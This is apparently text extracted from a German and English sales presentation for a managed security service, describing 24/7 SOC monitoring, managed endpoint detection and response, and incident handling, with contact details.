
24/7/365
Kontinuierliches
Monitoring von
sicherheits-
relevanten
Systemen



Wo finden Sie uns?



Wir sprechen Ihre Sprache



● 18 SOCs weltweit


● 14 CyberSOCs weltweit


● 8 CERTs arbeiten kontinuierlich

● 4 Scrubbing Centers zur
Entschärfung von DDoS-Angriffen


Ist alles nur
noch
XDR & SIEM?

NEIN!






Intelligence-led Managed Services



Traditional tools are not sufficient



80%

of successful attacks use file-less malware*

60%

of attacks are **not effectively blocked** by traditional AV tools*



Challenge

How to efficiently protect endpoints against known and unknown threats?



Cutting complexity

Securing endpoints in an ever-growing environment without **increasing complexity**, costs and the number of endpoint security solutions.



Combating the threat landscape

Protecting endpoints from known threats, detecting **unknown sophisticated attacks** and quickly take appropriate response actions.




Lack of expertise and resources

Effectively configure and manage tools to reduce alert fatigue, professionally **investigate and respond** to incidents and proactively hunt threats.

Our managed endpoint security approach

End-to-end intelligence-led endpoint security



End-to-End endpoint security

Effective endpoint security combines **prevention, detection and response** in one solution with cross-machine correlation for an **enterprise-wide view**.

Intelligence-led security

Powered by our unique threat intelligence to **enrich detection** context providing fast and effective analysis, reduce alert fatigue and to enable efficient **threat hunting**.



Fast Detection & Response

Security Analysts on hand **24x7** to **isolate threats** and limit the impact of breaches.

Skilled resources

Combining highly skilled **Security Analysts** and specialized **Endpoint Engineers** with the ability to optimize configurations and query a huge set of endpoint telemetry to utilize endpoint tools efficiently.

Managed Threat Detection [endpoint]



Isolated endpoint security solutions

- Data is stored on disk
- Data analysis is manual
- Generates redundant alerts
- One alert for each affected machine

Multi-layered endpoint security solutions

- Data **remains in memory**
- Data is **enriched and correlated**
- Aggregates **the whole attack**
- One alert for **all affected machines**

Managed end-to-end endpoint security service

- ✓ All endpoint events in a single pane of glass
- ✓ Faster and more accurate security analysis
- ✓ Combined service and license costs
- ✓ One endpoint agent for endpoint security

End-to-End endpoint security

Prevention, Detection, Response



Preventive Actions

- Malware Prevention
- Memory Exploit Prevention
- Script Prevention
- Device usage policy enforcement
- Anti-Ransomware
- Endpoint controls



Proactive EPP Agent Monitoring

Deliverables are either Monthly, Quarterly or Yearly based on the contract:

- Remove deprecated endpoints
- Remove duplicate endpoints
- Groups- and policy review
- Endpoint software EOL
- Customer user review



The Threat Clean Service


A structured approach for deployment, cleaning up existing threats and tuning the EPP agents for your specific environment and delivering:

- Policy that aligns with your business
- Identifies and allows approved software to run
- Implements enhanced features

End-to-End endpoint security



Prevention, Detection, Response
Customer

CyberSOC



End-to-End endpoint security

Prevention, Detection, Response



How will we handle incidents if they occur?


What is the event, is it classed as an incident?

Working to your IR goals to achieve the right results.

Safely removing the highlighted issues.

Restoring your network to a safe operating state.

Operational synergies via Core Fusion



Vielen Dank!

„Wer bin ich – und wie erreichen Sie uns?“

Call: 089 2000 148 00 oder 1428

Mail: info@de.orange cyberdefense.com oder
christopher.johannes@orange cyberdefense.com

Web: <https://www.orange cyberdefense.com/de/>



Cyberdefense

SOC as a Service in Aktion!

Ein Blick durch das Schlüsselloch.

Philipp Rieblinger, Security Consultant




Cyberdefense

Wie betreibt man SOC als Service?



Was unser Soc as a Service ausmacht

Detect and Respond: Bausteine



Leute



Prozesse



Technologie



Informationen



Was unser Soc as a Service ausmacht

Detect and Respond: Bausteine



Was unser Soc as a Service ausmacht

Detect and Respond: Bausteine



Technologie

Was unser Soc as a Service ausmacht

Detect and Respond: Bausteine



Was unser Soc as a Service ausmacht

Detect and Respond: Bausteine



Informationen

Core Fusion: taking operational synergies further



Anticipate



Identify



Protect



Detect



Respond

Teams

CERT

SOC

CyberSOC



Core Fusion Platform



